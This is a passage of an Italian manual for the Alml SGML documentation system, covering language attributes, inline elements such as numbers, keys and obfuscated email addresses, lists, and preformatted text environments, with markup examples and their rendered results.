faqh3 [id="*ancora*"] [lang="…"]	Domanda a cui segue una risposta. L'attributo '**id**' consente di specificare un'ancora di riferimento; l'attributo '**bookmark**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.

Gli elementi '**slideh1**', '**sheeth1**' e '**testh1**' si usano al posto di un capitolo normale. La differenze più importante rispetto all'elemento '**h1**', sta nel fatto che non possono contenere altre suddivisioni in sezioni. Si osservi che, pur non avendo modo di controllare la dimensione del contenuto, è bene che ogni diapositiva e ogni scheda occupi una sola pagina nella composizione per la stampa, mentre nel caso di un questionario di verifica, non esiste questo problema estetico.

L'elemento '**faqh2**' va usato al posto di '**h2**', all'interno di un capitolo normale. Permette di introdurre un gruppo di domande e risposte, precedendole eventualmente da qualche blocco di testo introduttivo.

L'elemento '**faqh3**' serve a contenere il testo di una domanda, anche se potrebbe essere più lungo di un titolo normale. Il testo viene rappresentato in modo evidenziato, ma non tanto quanto un elemento '**h3**' normale. Dopo l'elemento '**faqh3**' ci si aspetta di trovare la risposta alla domanda.

Nel capitolo 510 è descritto meglio come realizzare delle diapositive, mentre nel capitolo 508 è descritto come realizzare un questionario.

500.4 Documento multilingua

L'attributo '**lang**' viene indicato normalmente nell'elemento '**alml**' per definire il linguaggio complessivo del lavoro, ma il linguaggio può essere modificato nell'ambito dei volumi, delle parti o dei capitoli. Per questo, l'attributo '**lang**' può essere usato anche negli elementi '**tomeheading**', '**h0**' e '**h1**', con lo scopo di fare riferimento al volume, alla parte o al capitolo a cui questi titoli si riferiscono. Pertanto, si osservi che l'attributo '**lang**' attribuisce il valore della scelta linguistica a tutto il volume, alla parte o al capitolo relativo, senza limitarsi all'ambito dell'elemento che ne delimita il titolo.

Un volume, una parte o un capitolo che non abbiano la definizione esplicita di un linguaggio, ereditano la definizione del livello gerarchicamente precedente.

La motivazione più importante per la quale è stato introdotto questo attributo nella dichiarazione dei volumi, delle parti e dei capitoli, sta nel fatto che così la composizione in HTML genera file con intestazioni adeguate, anche per l'indicizzazione delle informazioni.

La sigla della lingua va attribuita secondo lo standard ISO 639 (sezione 106). Se non è stata prevista la traduzione dei termini relativi alla composizione nella lingua richiesta, questi si ottengono in inglese.

L'esempio seguente mostra la dichiarazione esplicita di un capitolo che è da considerare in lingua inglese:

```
<h1 lang="en">Here I am</h1>
```

La definizione del volume, della parte o del capitolo viene adattata alla lingua, solo se questa non è stata modificata attraverso gli elementi '**`tomedefinition`**', '**`partdefinition`**' e '**`chapterdefinition`**', descritti più avanti in questo capitolo.

500.4.1 Cambiamento temporaneo del linguaggio

Quando si inserisce un testo di un linguaggio che non appartiene all'Europa occidentale, può essere necessario selezionare il linguaggio per ottenere una composizione corretta. Pertanto, oltre alla selezione del linguaggio all'inizio dei volumi, delle parti e dei capitoli, è possibile modificare il linguaggio di un blocco di testo o di una porzione lineare, rispettivamente con gli elementi '**`div`**' e '**`span`**'. Gli esempi seguenti mostrano l'uso di entrambi per ottenere la composizione per la stampa di alcune lettere in cirillico:

```
<div lang="ru">

    <p>&acy; &Acy; &bcy; &Bcy; &vcy; &Vcy; &gcy; &Gcy; &dcy; &Dcy;
    &iecy; &IEcy; &iocy; &IOcy; &zhcy; &ZHcy; &zcy; &Zcy;...</p>

</div>
```

а А б Б в В г Г д Д е Е ё Ё ж Ж з З...

```
<p>Bla bla bla: <span lang="ru">&acy; &Acy; &bcy; &Bcy; &vcy; &Vcy;
&gcy; &Gcy; &dcy; &Dcy; &iecy; &IEcy; &iocy; &IOcy; &zhcy; &ZHcy; &zcy;
&Zcy;...</span> bla bla bla.</p>
```

Bla bla bla: а А б Б в В г Г д Д е Е ё Ё ж Ж з З... bla bla bla.

Può succedere che il cambiamento di linguaggio crei «confusione» a LaTeX, che viene usato per ottenere la composizione da stampare. Si possono osservare degli errori inspiegabili nel file '`.log`' generato durante il procedimento di composizione, in corrispondenza di vocali accentate:

```
! Missing \endcsname inserted.
<to be read again>
                   \global
l.16570 cui corrisponde l'entit\'a
                                     parametrica
The control sequence marked <to be read again> should
not appear between \csname and \endcsname.
```

Se questo avviene successivamente a un testo scritto con un linguaggio particolare (proprio come si verifica in questa spiegazione), si può tentare di dichiarare nuovamente il linguaggio con un elemento '**`div`**', oppure '**`span`**':

```
<p>Bla bla bla: <span lang="ru">&acy; &Acy; &bcy; &Bcy; &vcy; &Vcy;
&gcy; &Gcy; &dcy; &Dcy; &iecy; &IEcy; &iocy; &IOcy; &zhcy; &ZHcy; &zcy;
&Zcy;...</span> bla bla bla.</p>

<div lang="it">

    <p>Bla bla bla... perché, poiché, c'è,... bla bla bla.</p>

</div>
```

500.5 Definizione alternativa della suddivisione del documento

Alml è pensato per la realizzazione di documenti di grandi dimensioni. In questo senso, la sua struttura normale è quella di un libro, articolato in capitoli che si possono raggruppare in parti e volumi. Queste suddivisioni prevedono una denominazione attribuita automaticamente, corrispondente a «capitolo», «parte» e «volume»; eventualmente, se tale struttura va definita invece attraverso termini differenti, si possono sostituire le definizioni delle suddivisioni con altre più appropriate.

Per questo si usano gli elementi '**`chapterdefinition`**', '**`partdefinition`**' e '**`tomedefinition`**', all'interno delle informazioni amministrative. L'esempio seguente dovrebbe permettere di comprendere il problema; per la precisione si tratta di una rivista telematica ipotetica:

```
<head>
    <admin>
        <description>Rivista di informatica libera</description>
        <keywords>informatica libera, software libero</keywords>
        <chapterdefinition>articolo</chapterdefinition>
        <partdefinition>numero</partdefinition>
        <tomedefinition>anno</tomedefinition>
    </admin>
    <title>RIL, rivista di informatica libera</title>
    <author>Pinco Pallino &lt;pinco.pallino@brot.dg&gt;</author>
    <date>2011.11.11</date>
    <legal>
        <p>Copyright &copy; Pinco Pallino, &lt;pinco.pallino@brot.dg&gt;</p>
    </legal>
    <maincontents levels="2">Table of contents</maincontents>
</head>
```

Si può osservare che le parole «articolo», «numero» e «anno», sono state inserite usando lettere minuscole e in forma singolare. Ciò è necessario, perché l'iniziale maiuscola viene ottenuta automaticamente quando opportuno; inoltre, questi termini vengono usati sempre quando si fa riferimento a un solo oggetto.

La numerazione dei volumi, delle parti e dei capitoli è indipendente, per cui non ci si può aspettare che al cambio di un volume o di una parte, i capitoli riprendano la numerazione a partire da uno.

[1] Qui si intendono sezioni a qualsiasi livello, compresi i capitoli, le parti e i volumi.

Capitolo 501

Alml: elementi interni alle righe

Esistono due gruppi fondamentali di elementi: contenitori a blocco e contenitori lineari. Nel primo caso si possono immaginare dei rettangoli che contengono qualcosa, mentre nel secondo si tratta generalmente di sequenze di caratteri che scorrono e vanno a capo quando serve. Il caso tipico di elemento che costituisce un blocco è il «paragrafo», '**`p`**', che a sua volta contiene componenti lineari, mentre il caso tipico di elemento che può essere inserito esclusivamente in un contesto lineare è l'enfatizzazione, '**`em`**'. La tabella successiva riepiloga gli elementi comuni che riguardano inserzioni all'interno della riga.

Tabella 501.1. Elementi inseriti all'interno delle righe.

Elemento	Descrizione
`em`	Delimita un testo che deve essere reso in modo enfatizzato normale.
`strong`	Delimita un testo che deve essere reso in modo enfatizzato rafforzato.
`big`	Delimita un testo che deve apparire relativamente più grande.
`small`	Delimita un testo che deve apparire relativamente più piccolo.
`acronym`	Delimita un acronimo.
`dacronym`	Delimita la descrizione di un acronimo.
`kbd`	Delimita un testo che rappresenta la pressione di un tasto o di una combinazione di tasti.
`vkbd`	Delimita un testo che rappresenta la selezione virtuale di un tasto o di una combinazione di tasti.
`kp`	Delimita un testo che rappresenta la pressione di un tasto o di una combinazione di tasti della porzione numerica della tastiera.
`asciicode`	Delimita un testo che rappresenta un codice ASCII.
`button`	Delimita un testo che rappresenta la selezione di un bottone grafico.
`menuitem`	Delimita un testo che rappresenta la voce di un menù.
`code`	Codice: delimita un testo con la stessa funzione dell'elemento '**`CODE`**' di HTML.
`samp`	Stringa: delimita un testo con la stessa funzione dell'elemento '**`SAMP`**' di HTML.
`file`	Delimita il testo che rappresenta il percorso di un file o di una directory.
`dfn`	Delimita un testo da intendere come definizione.
`strdfn`	Delimita un testo da intendere come definizione espressa in una lingua straniera.

Elemento	Descrizione
`special special="`***nome***`"`	Delimita un testo che ha un significato speciale e appartiene a un gruppo di termini definito dal nome assegnato all'attributo.
`sup` `pwr`	Questi due elementi, delimitano un testo che deve essere elevato ad apice. Nel secondo caso, si intende che debba trattarsi di una potenza.
`sub`	Delimita un testo che deve essere abbassato a pedice.
`email`	Delimita un testo da trattare come indirizzo di posta elettronica da mascherare. Si usa delimitando il contenuto in una sezione marcata di tipo '**`CDATA`**' e serve a mascherare gli indirizzi ai sistemi automatici di raccolta di tali informazioni.
`num`	Delimita un numero normale, composto da cifre numeriche, punto o virgola e segno iniziale.
`exa`	Delimita un numero in base sedici.
`dec`	Delimita un numero in base dieci.
`oct`	Delimita un numero in base otto.
`bin`	Delimita un numero in base due.

Nelle sezioni successive viene approfondito l'uso di alcuni di questi elementi.

501.1 Numeri

La rappresentazione uniforme di valori numerici, specie quando si opera spesso con basi di numerazione insolite, diventa un aspetto delicato. Alml prevede alcuni elementi da utilizzare all'interno delle righe per delimitare valori numerici, eventualmente con basi di numerazione particolari, come si vede nella tabella successiva:

Tabella 501.2. Elementi inseriti all'interno delle righe per la rappresentazione uniforme di valori numerici.

Elemento	Descrizione
`num`	Delimita un numero normale, composto da cifre numeriche, punto o virgola e segno iniziale.
`exa`	Delimita un numero in base sedici. Può contenere anche gli elementi '**`var`**', '**`em`**' e '**`strong`**'.
`dec`	Delimita un numero in base dieci. Può contenere anche gli elementi '**`var`**', '**`em`**' e '**`strong`**'.
`oct`	Delimita un numero in base otto. Può contenere anche gli elementi '**`var`**', '**`em`**' e '**`strong`**'.

Elemento	Descrizione
`bin`	Delimita un numero in base due. Può contenere anche gli elementi '**`var`**', '**`em`**' e '**`strong`**'.

Il caso dell'elemento '**`num`**' è speciale: si fa riferimento a un numero in base dieci in cui non si mostra la base di numerazione, ma si usa una modalità di rappresentazione standard. Per questa ragione, il numero in questione deve essere inserito come previsto, utilizzando la virgola o il punto come separatore della parte decimale,[1] aggiungendo il segno all'inizio, se necessario, senza usare altri spazi o altri caratteri. Il numero viene elaborato separando le cifre a terne.

Per quanto riguarda gli altri elementi per la rappresentazione di valori numerici, a seconda del tipo di composizione si utilizza un modo diverso per mostrare la base di numerazione. Si osservi l'esempio seguente:

```
<p>Il numero <num>1234</num> si può esprimere secondo varie basi di
numerazione: <bin>10011010010</bin>, oppure <oct>2322</oct>, oppure
<dec>1234</dec>, oppure <exa>4D2</exa>.</p>
```

Ecco il risultato dopo la composizione:

Il numero 1 234 si può esprimere secondo varie basi di numerazione: 10011010010_{2}, oppure 2322_{8}, oppure 1234_{10}, oppure $4D2_{16}$.

501.2 Tastiera, menù e codice ASCII

Alml prevede diversi elementi per indicare l'interazione con la tastiera, con i programmi e per individuare dei codici ASCII speciali. Si distingue tra tastiera reale, tastiera virtuale, codici ASCII, bottoni grafici e voci di menù dei programmi.

Tabella 501.5. Elementi che riguardano l'uso della tastiera, l'individuazione di codici ASCII e l'uso dei programmi.

Elemento	Descrizione
`kbd`	Delimita un testo che rappresenta la pressione di un tasto o di una combinazione di tasti.
`vkbd`	Delimita un testo che rappresenta la selezione virtuale di un tasto o di una combinazione di tasti.
`kp`	Delimita un testo che rappresenta la pressione di un tasto o di una combinazione di tasti della porzione numerica della tastiera.
`asciicode`	Delimita un testo che rappresenta un codice ASCII.
`button`	Delimita un testo che rappresenta la selezione di un bottone grafico.
`menuitem`	Delimita un testo che rappresenta la voce di un menù.

Segue la descrizione di alcuni esempi.

- ```
  Attraverso le combinazioni di tasti
  <kbd>Ctrl Alt <kp>+</kp></kbd> e
  <kbd>Ctrl Alt <kp>-</kp></kbd> si può controllare la
  risoluzione dello schermo grafico.
  ```

  Attraverso le combinazioni di tasti [*Ctrl Alt* +] e [*Ctrl Alt* −] si può controllare la risoluzione dello schermo grafico.

- ```
  <p>La combinazione virtuale <vkbd>Meta_bracketleft</vkbd> si ottiene
  come <kbd>Alt [</kbd>, che in pratica può essere ottenuta come
  <kbd>Alt AltGr è</kbd>, oppure
  <kbd>Alt AltGr 8</kbd>. Naturalmente, quando il simbolo da
  combinare si trova nel quarto livello, occorre inserire nella
  combinazione reale anche il tasto <kbd>Maiuscole</kbd>.</p>
  ```

  La combinazione virtuale < *Meta_bracketleft* > si ottiene come [*Alt [*], che in pratica può essere ottenuta come [*Alt AltGr è*], oppure [*Alt AltGr 8*]. Naturalmente, quando il simbolo da combinare si trova nel quarto livello, occorre inserire nella combinazione reale anche il tasto [*Maiuscole*].

- ```
  In pratica, si deve considerare che le tastiere di un elaboratore
  comune si possono riconfigurare; pertanto, per fare un esempio, scrivere
  <asciicode>^a</asciicode> significa fare riferimento al codice ASCII
  <exa>01</exa>, pari a <asciicode>SOH</asciicode>, ma non è detto,
  necessariamente, che per ottenere questo codice si debba premere sulla
  tastiera di oggi una combinazione del tipo <kbd>Ctrl a</kbd>.
  ```

  In pratica, si deve considerare che le tastiere di un elaboratore comune si possono riconfigurare; pertanto, per fare un esempio, scrivere <*^a*> significa fare riferimento al codice ASCII 01_{16}, pari a <*SOH*>, ma non è detto, necessariamente, che per ottenere questo codice si debba premere sulla tastiera di oggi una combinazione del tipo [*Ctrl a*].

- ```
  <p>Si può salvare il documento selezionando la voce <menuitem>Save
  as</menuitem> dal menù
  <menuitem>File</menuitem>, specificando poi il nome del file, che ha
  preferibilmente l'estensione <file>.lyx</file>.</p>
  ```

  Si può salvare il documento selezionando la voce `Save as` dal menù `File`, specificando poi il nome del file, che ha preferibilmente l'estensione '`.lyx`'.

- ```
  Si può scegliere se prelevare semplicemente le tracce, generando file
  di tipo WAV-RIFF, con il pulsante grafico <button>Rip only</button>,
  oppure si può ottenere direttamente la conversione in formato MP3, con
  il pulsante grafico <button>Rip+Encode</button>.
  ```

  Si può scegliere se prelevare semplicemente le tracce, generando file di tipo WAV-RIFF, con il pulsante grafico [RIP ONLY], oppure si può ottenere direttamente la conversione in formato MP3, con il pulsante grafico [RIP+ENCODE].
  ```

501.3 Indirizzi di posta elettronica

Per evitare di favorire l'individuazione di indirizzi di posta elettronica nei documenti pubblicati per la consultazione in linea, occorre camuffare questi indirizzi in qualche modo. Per evitare di dovervi provvedere a mano, esiste l'elemento '**`email`**', che va usato come nell'esempio seguente:

```
<p>Tizio Tizi, raggiungibile all'indirizzo
<email><![CDATA[tizio@brot.dg]]></email>, ha scritto...</p>
```

Ecco il risultato visibile nella composizione:

Tizio Tizi, raggiungibile all'indirizzo ⟨*tizio* (ad) *brot·dg* ⟩, ha scritto...

Si osservi che l'indirizzo di posta elettronica va indicato racchiuso in una sezione marcata di tipo '**`CDATA`**', esattamente come si vede nell'esempio appena mostrato.

[1] Il segno meno, va indicato con il trattino normale.

Alml: blocchi comuni

In questo capitolo vengono descritti i componenti più comuni che si comportano come blocchi, assieme a elementi accessori a questi, anche se riguardano un contesto lineare. Nelle sezioni successive non viene menzionato l'elemento '**p**', pur essendo questo il blocco più importante:

Figura 502.1. L'elemento '**p**' costituisce un blocco che contiene dei componenti lineari e non prevede alcun attributo.

```
p
`--componenti_lineari
```

502.1 Elenchi e simili

Gli elenchi di Alml sono molto semplici. Si tratta dei soliti elenchi puntati, numerati e descrittivi. Questi si comportano in modo molto simile all'HTML; la differenza sostanziale sta nel fatto che il contenuto delle voci è composto da uno o più blocchi di testo, mentre in HTML è consentita anche la presenza di righe pure e semplici.

Figura 502.2. Elenchi descrittivi.

```
dl
 `--elemento_dell'elenco...
        |--dt
        |     `--componenti_lineari
        `--dd
              `--blocco...
```

Figura 502.3. Elenchi numerati o puntati.

```
ol|ul
 `--li...
      `--blocco...
```

Tabella 502.4. Elenchi.

Elemento	Descrizione
`dl`	Elenco descrittivo.
`dt`	Termine descrittivo di un elenco.
`dd`	Descrizione di una voce di un elenco descrittivo.
`ol`	Elenco numerato.
`ul`	Elenco puntato.
`li`	Elemento di un elenco numerato o puntato.

Segue la descrizione di alcuni esempi. Si comincia con un elenco puntato, suddiviso in sottoelenchi:

```
<p>Il documento si articola in:</p>
<ul>
<li>
    <p>volumi (o tomi)</p>
    <p>quando il documento è molto grande</p>
</li>
<li>
    <p>parti</p>
    <p>quando il volume richiede una suddivisione degli argomenti ben
    strutturata</p>
</li>
<li>
    <p>capitoli</p>
    <p>i capitoli, a loro volta, si articolano in:</p>
    <ul>
    <li>
        <p>sezioni</p>
    </li>
    <li>
        <p>sottosezioni</p>
    </li>
    <li>
        <p>sotto-sottosezioni</p>
    </li>
    </ul>
</li>
</ul>
```

Ecco come si presenta questo elenco:

Il documento si articola in:

- volumi (o tomi)

  quando il documento è molto grande

- parti

  quando il volume richiede una suddivisione degli argomenti ben strutturata

- capitoli

  i capitoli, a loro volta, si articolano in:

  - sezioni
  - sottosezioni
  - sotto-sottosezioni

Segue lo stesso esempio, utilizzando elenchi numerati:

```
<p>Il documento si articola in:</p>
<ol>
<li>
    <p>volumi (o tomi)</p>
    <p>quando il documento è molto grande</p>
</li>
<li>
    <p>parti</p>
    <p>quando il volume richiede una suddivisione degli argomenti ben
    strutturata</p>
</li>
<li>
    <p>capitoli</p>
    <p>i capitoli, a loro volta, si articolano in:</p>
    <ol>
    <li>
        <p>sezioni</p>
    </li>
    <li>
        <p>sottosezioni</p>
    </li>
    <li>
        <p>sotto-sottosezioni</p>
    </li>
    </ol>
</li>
</ol>
```

Ecco come si presenta:

Il documento si articola in:

1. volumi (o tomi)

   quando il documento è molto grande

2. parti

   quando il volume richiede una suddivisione degli argomenti ben strutturata

3. capitoli

   i capitoli, a loro volta, si articolano in:

   (a) sezioni

   (b) sottosezioni

   (c) sotto-sottosezioni

Segue un esempio per l'uso dell'elenco descrittivo:

```
<dl>
<dt><strong>volumi</strong></dt>
<dd>
    <p>Un documento di grandi dimensioni va suddiviso in volumi (o
    tomi).</p>
</dd>
<dt><strong>parti</strong></dt>
<dd>
    <p>Quando un volume richiede una suddivisione degli argomenti ben
    strutturata, va suddiviso in parti.</p>
</dd>
<dt><strong>capitoli</strong></dt>
<dd>
    <p>Un volume di piccole dimensioni o una parte, vanno suddivisi
    in capitoli. A sua volta, il capitolo si suddivise in sezioni
    fino a tre livelli ulteriori.</p>
    <dl>
    <dt><strong>sezioni</strong></dt>
    <dd>
        <p>Le sezioni sono la suddivisione principale dei capitoli.</p>
    </dd>
    <dt><strong>sottosezioni</strong></dt>
    <dd>
        <p>Le sezioni si suddividono in sottosezioni.</p>
    </dd>
    <dt><strong>sotto-sottosezioni</strong></dt>
    <dd>
        <p>Le sottosezioni si suddividono in sotto-sottosezioni
        e non sono previsti altri livelli inferiori.</p>
    </dd>
    </dl>
</dd>
</dl>
```

Ecco come si mostra l’elenco descrittivo:

volumi

Un documento di grandi dimensioni va suddiviso in volumi (o tomi).

parti

Quando un volume richiede una suddivisione degli argomenti ben strutturata, va suddiviso in parti.

capitoli

Un volume di piccole dimensioni o una parte, vanno suddivisi in capitoli. A sua volta, il capitolo si suddivise in sezioni fino a tre livelli ulteriori.

sezioni

Le sezioni sono la suddivisione principale dei capitoli.

sottosezioni

Le sezioni si suddividono in sottosezioni.

sotto-sottosezioni

Le sottosezioni si suddividono in sotto-sottosezioni e non sono previsti altri livelli inferiori.

502.2 Testo letterale o quasi

L'inclusione di testo letterale in un sorgente SGML è sempre un problema. Alml prevede tre ambienti diversi: '**`verbatimpre`**', '**`asciiart`**' e '**`pre`**'. Nei primo due casi si può scrivere senza alcuna preoccupazione, tranne per il fatto che il testo va inserito in una sezione marcata di tipo '**`CDATA`**'; nel terzo caso invece, è necessario comportarsi come nel testo normale, utilizzando le entità standard quando servono, potendo includere anche gran parte degli elementi che rappresentano un'inserzione all'interno di una riga. In tutti i casi vengono rispettate le interruzioni di riga.

```
<verbatimpre>
<![CDATA[
uno
   &
    due
]]>
</verbatimpre>
```

```
<pre>
uno
   &amp;
    due
</pre>
```

I due esempi portano allo stesso risultato:

```
uno
   &
    due
```

Gli elementi '**verbatimpre**' e '**pre**' possono anche essere bordati e numerati. L'esempio seguente mostra l'uso dell'elemento '**verbatimpre**', dove le righe del suo contenuto devono essere numerate a partire dal numero uno:

```
<verbatimpre numbering="1">
<![CDATA[
drwxr-xr-x    2 root     root         4096 2003-01-17 15:47 bin
drwxr-xr-x    3 root     root         4096 2003-01-28 16:18 boot
drwxr-xr-x    1 root     root            0 1970-01-01 01:00 dev
drwxr-xr-x  139 root     root         8192 2003-01-30 16:47 etc
drwxrwsr-x   17 root     staff        4096 2003-01-19 22:01 home
drwxr-xr-x    6 root     root         4096 2003-01-11 15:26 lib
drwxr-xr-x    2 root     root        16384 2000-12-15 14:49 lost+found
drwxr-xr-x  311 root     root         8192 2003-01-22 16:36 mnt
dr-xr-xr-x   89 root     root            0 2003-01-30 14:30 proc
drwxr-xr-x   15 root     root         4096 2003-01-30 16:32 root
drwxr-xr-x    2 root     root         4096 2003-01-10 16:04 sbin
drwxrwxrwt    5 root     root       176128 2003-01-30 17:45 tmp
drwxr-xr-x   15 root     root         4096 2003-01-04 11:06 usr
drwxr-xr-x   16 root     root         4096 2002-10-27 18:25 var
]]>
</verbatimpre>
```

Ecco cosa si ottiene:

```
1      drwxr-xr-x    2 root     root         4096 2003-01-17 15:47 bin
2      drwxr-xr-x    3 root     root         4096 2003-01-28 16:18 boot
3      drwxr-xr-x    1 root     root            0 1970-01-01 01:00 dev
4      drwxr-xr-x  139 root     root         8192 2003-01-30 16:47 etc
5      drwxrwsr-x   17 root     staff        4096 2003-01-19 22:01 home
6      drwxr-xr-x    6 root     root         4096 2003-01-11 15:26 lib
7      drwxr-xr-x    2 root     root        16384 2000-12-15 14:49 lost+found
8      drwxr-xr-x  311 root     root         8192 2003-01-22 16:36 mnt
9      dr-xr-xr-x   89 root     root            0 2003-01-30 14:30 proc
10     drwxr-xr-x   15 root     root         4096 2003-01-30 16:32 root
11     drwxr-xr-x    2 root     root         4096 2003-01-10 16:04 sbin
12     drwxrwxrwt    5 root     root       176128 2003-01-30 17:45 tmp
13     drwxr-xr-x   15 root     root         4096 2003-01-04 11:06 usr
14     drwxr-xr-x   16 root     root         4096 2002-10-27 18:25 var
```

L'esempio seguente mostra l'uso dell'elemento '**pre**', bordato:

```
<pre border="1">
uno
   &amp;amp;
    due
</pre>
```

Ecco il risultato:

```
uno
   &
```

```
    due
```

È bene osservare che il testo inserito negli elementi '**verbatimpre**', '**asciiart**' e '**pre**', dovrebbe essere limitato al primo gruppo di punti di codifica, corrispondente in pratica a ISO 8859-1. Diversamente si pongono due tipi di problemi: il carattere tipografico che si ottiene può essere differente e soprattutto può avere una spaziatura diversa; inoltre, in alcuni casi è indispensabile selezionare il linguaggio, cosa che non si può fare all'interno degli elementi '**verbatimpre**' e '**asciiart**', perché assolutamente letterali. Eventualmente, in caso di necessità si deve usare l'elemento '**pre**', che invece consente l'inserimento dell'elemento '**span**' al suo interno.

Tabella 502.16. Elementi SGML che riguardano la rappresentazione di testo preformattato.

Elemento	Descrizione
pre [width="*n*"] [border="0|1"] [numbering="*n*"]	Contiene testo lineare da mantenere impaginato come nel sorgente. L'attributo '**width**' serve a richiede un certo numero di colonne; l'attributo '**border**' serve a richiedere una cornice; l'attributo '**numbering**' consente di numerare le righe a partire da un certo numero.
pnewline	Si tratta di un elemento vuoto da usare in un elemento '**pre**', per spezzare le righe in modo visibile nella composizione finale.
verbatimpre [width="*n*"] [border="0|1"] [numbering="*n*"] [file="*nome*"]	Contiene testo lineare letterale, da mantenere impaginato come nel sorgente. L'attributo '**width**' serve a richiede un certo numero di colonne; l'attributo '**border**' serve a richiedere una cornice; l'attributo '**numbering**' consente di numerare le righe a partire da un certo numero; l'attributo '**file**' consente di salvare una copia del contenuto in un file, in fase di composizione.
asciiart [width="*n*"] [file="*nome*"] [rotated="0|1"]	Contiene testo lineare letterale, da mantenere impaginato come nel sorgente. L'attributo '**width**' serve a richiede un certo numero di colonne; l'attributo '**file**' consente di salvare una copia del contenuto in un file, in fase di composizione; l'attributo '**rotated**' consente di richiedere la rotazione del testo nella composizione per la stampa.

L'elemento '**asciiart**' è diverso da '**verbatimpre**', in quanto deve trovarsi inserito in un elemento '**object**' (descritto in un altro capitolo); inoltre non può essere spezzato tra le pagine e appare sempre al centro della pagina (in orizzontale). Sempre nel caso della composizione

stampata, l’elemento ‘**asciiart**’ può essere visualizzato ruotandolo di 90 gradi, così da poter sfruttare più spazio orizzontale. Segue un esempio il cui risultato nella composizione finale si vede nella figura 502.18:

```
<object split="0">
<asciiart width="96" rotated="1">
<![CDATA[
 ATTIVITÀ                                      | PASSIVITÀ
===============================================|================================================
codice descrizione                      importo|codice descrizione                       importo
-----------------------------------------------+------------------------------------------------
1..... A T T I V O             110.596,21      |2..... P A S S I V O            127.021,91
102000 IMMOBILIZZ. MATERIALI          65.485,00|216000 PATRIMONIO NETTO                69.903,10
...003 Fabbricati                 80.000,00    |...001 Patrimonio Netto             69.903,10
...007 Attrezzature d’Ufficio      8.000,00    |217000 FND ACCANT.RISCHI E ONERI        1.317,00
...021 Fnd Amm.to Fabbricati      22.515,00-   |...006 Altri Fondi                   1.317,00
                                               |218000 T.F.R. LAVORO SUBORDINATO        9.000,00
                                               |...001 Debito per TFRL               9.000,00
106000 CLIENTI                        21.267,11|220000 FORNITORI                       39.270,81
...001 Clienti                    21.267,11    |...001 Fornitori                    39.270,81
111000 CREDITI COMMERCIALI            12.835,80|225000 DEBITI COMMERCIALI               5.431,00
...002 Cambiali Attive            12.835,80    |...002 Effetti Passivi               5.431,00
114000 DISPONIBILITÀ LIQUIDE          11.008,30|226000 DEBITI TRIBUTARI                 2.100,00
...001 Banca ITCS                  4.338,00    |...002 Debito per IVA                1.000,00
...005 Denaro e Valori in Cassa    6.670,30    |...007 Debiti per Imposte            1.100,00
                                               |3..... ALTRI CONTI PATRIMONIALI   1.485,00
                                               |329000 CONTI TRANSITORI E FINALI        1.485,00
                                               |...006 Istituti Previdenziali        1.485,00
                               ----------------|                                ----------------
       TOTALE                        110.596,21|       TOTALE                         128.506,91
       Risultato d’esercizio          17.910,70
                               ================
       TOTALE A PAREGGIO             128.506,91
]]>
</asciiart>
</object>
```

Dalla descrizione fatta nella tabella 502.16, si può osservare che gli elementi ‘**verbatimpre**’ e ‘**asciiart**’ prevedono l’attributo ‘**file**’, con lo scopo di salvare una copia del contenuto in un file, mentre si esegue la composizione per generare il risultato finale. Si legga il capitolo 507 a proposito degli allegati.

Gli elementi ‘**pre**’, ‘**verbatimpre**’, ‘**asciiart**’ (compreso ‘**syntax**’ che viene descritto nella sezione successiva), sono predisposti inizialmente per poter rappresentare 80 colonne di testo letterale, in una larghezza pari a quella normale del testo. In situazioni particolari può essere necessario ridurre (o ampliare) la dimensione dei caratteri nella composizione stampata, per consentire la rappresentazione di un testo più ampio orizzontalmente (o più breve, ma con caratteri più grandi). In questi casi, si può utilizzare l’attributo ‘**width**’, assegnando la quantità di colonne che si desiderano. Seguono due esempi: nel primo caso si richiedono espressamente solo 60 colonne, in modo da ottenere un carattere un po’ più grande del solito; nel secondo vengono richieste 90 colonne.

Figura 502.18. Il risultato della composizione dell'esempio di utilizzo di '**asciiart**' ruotando il contenuto (per la sola composizione per la stampa).

```
 ATTIVITÀ                                          | PASSIVITÀ
===================================================|===================================================
codice descrizione                          importo|codice descrizione                          importo
---------------------------------------------------+---------------------------------------------------
1..... A T T I V O              110.596,21         |2..... P A S S I V O            127.021,91
102000 IMMOBILIZZ. MATERIALI               65.485,00|216000 PATRIMONIO NETTO                   69.903,10
...003 Fabbricati                   80.000,00      |...001 Patrimonio Netto             69.903,10
...007 Attrezzature d'Ufficio        8.000,00      |217000 FND ACCANT.RISCHI E ONERI           1.317,00
...021 Fnd Amm.to Fabbricati        22.515,00-     |...006 Altri Fondi                   1.317,00
                                                   |218000 T.F.R. LAVORO SUBORDINATO           9.000,00
                                                   |...001 Debito per TFRL               9.000,00
106000 CLIENTI                             21.267,11|220000 FORNITORI                          39.270,81
...001 Clienti                      21.267,11      |...001 Fornitori                    39.270,81
111000 CREDITI COMMERCIALI                 12.835,80|225000 DEBITI COMMERCIALI                  5.431,00
...002 Cambiali Attive              12.835,80      |...002 Effetti Passivi               5.431,00
114000 DISPONIBILITÀ LIQUIDE               11.008,30|226000 DEBITI TRIBUTARI                    2.100,00
...001 Banca ITCS                    4.338,00      |...002 Debito per IVA                1.000,00
...005 Denaro e Valori in Cassa      6.670,30      |...007 Debiti per Imposte            1.100,00
                                                   |3..... ALTRI CONTI PATRIMONIALI   1.485,00
                                                   |329000 CONTI TRANSITORI E FINALI           1.485,00
                                                   |...006 Istituti Previdenziali        1.485,00
                               ----------------|                               ----------------
       TOTALE                              110.596,21|       TOTALE                             128.506,91
       Risultato d'esercizio                17.910,70
                               ================
       TOTALE A PAREGGIO                   128.506,91
```

```
<pre width="60">
1234567890
          1234567890
                    1234567890
                              1234567890
                                        1234567890
                                                  1234567890
</pre>
```

```
<pre width="90">
1234567890
          1234567890
                    1234567890
                              1234567890
                                        1234567890
                                                  1234567890
                                                            1234567890
                                                                      1234567890
                                                                                1234567890
</pre>
```

In caso di necessità, se si vuole che la dimensione del carattere sia la stessa dell'ambiente in cui si trova l'elemento in questione, è sufficiente richiedere espressamente una larghezza pari a zero:

```
<pre width="0">
1234567890
          1234567890
                    1234567890
                              1234567890
                                        1234567890
                                                  1234567890
</pre>
```

502.2.1 Sezioni marcate «CDATA» e spazi

Si comprende intuitivamente che, gli spazi che si inseriscono all'interno di una sezione marcata di tipo CDATA hanno sempre valore. Esiste una sola eccezione, per cui i due esempi seguenti sono equivalenti:

```
<![CDATA[6t86546ftgiuy98yq435q0459823
2908430tfg76tr7852tg9j0090jh
432w7089hphg7t8680'09u76r78d]]>
```

```
<![CDATA[
6t86546ftgiuy98yq435q0459823
